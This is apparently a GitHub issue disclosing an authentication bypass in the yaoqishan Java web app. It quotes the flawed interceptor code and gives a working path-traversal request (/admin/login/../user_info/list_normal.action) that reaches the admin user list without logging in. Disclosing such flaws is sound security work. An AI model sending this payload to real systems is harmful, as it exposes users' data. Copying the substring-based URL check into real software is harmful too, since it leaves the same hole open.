

[New issue](#)

There is an Incorrect Access Control vulnerability in yaoqishan #29

[Open](#)

RacerZ-fighting opened on Mar 19 · edited by RacerZ-fighting

Edits ▾ ⋮

Version: latest (0.0.1-SNAPSHOT)

Branch: master

Problem:

There is an authentication bypass vulnerability in yaoqishan. An attacker can exploit this vulnerability to access `/admin/` API without any authorization.

SourceCode

1. The affected source code class is `cn.javaex.yaoqishan.interceptor.QingInterceptor`, and the affected function is `preHandle`. In the filter code, use `request.getRequestURL()` to obtain the request path,

```
public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler) no usages 向蓬
    throws Exception {

    // 获取请求的url
    String url = request.getRequestURI();

    // 放行链接
    if (url.indexOf("login")>=0
        || url.indexOf("portal")>=0
        || url.indexOf("api/")>=0) {
        return true;
    }
}
```


and then determine whether the `url` contains `login`. If the condition is met, it will execute `return true;` to bypass the Filter. Otherwise, it will block the current request and redirect to the login page.

2. The problem lies in using `request.getRequestURL()` to obtain the request path. The path obtained by this function will not parse special symbols, but will be passed on directly, so you can use `/login/../../` to bypass it.

Take the backend interface `/admin/user_info/list_normal.action` as an example. By using `admin/login/../user_info/list_normal.action`, it can bypass the `QingInterceptor`, allowing access to any user's information.

Reproduce the vulnerability

Accessing `http://localhost:8080/admin/user_info/list_normal.action` directly will result in redirecting to an admin login page.



However, accessing `http://localhost:8080/admin/login/../user_info/list_normal.action` will bypass the authentication check and access to any user's information.

GET http://localhost:8080/admin/login/./user_info/list_normal.action

RacerZ Running at Mar 17, 2025 at 21:05:15

Params Body Headers Cookies Pre Processors Post Processors Auth Settings

none form-data x-www-form-urlencoded json xml raw binary GraphQL msgpack

Name	Value	Type	Description
Add a new param			

Body Cookies 1 Headers 6 Console Actual Request • Share

Pretty Raw Preview Visualize

用户 / 正常用户

用户列表

全部
检索登录名

添加

☐	id	头像	登录名	邮箱	用户组	注册时间	操作
☐	1		admin	123456@qq.com	管理员	2018-03-07 16:16:00	编辑

批量操作

- ☐ 批量移动到用户组 管理员
- ☐ 批量封禁

提交

Sign up for free to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

 Code with Copilot Agent Mode



No branches or pull requests

Participants

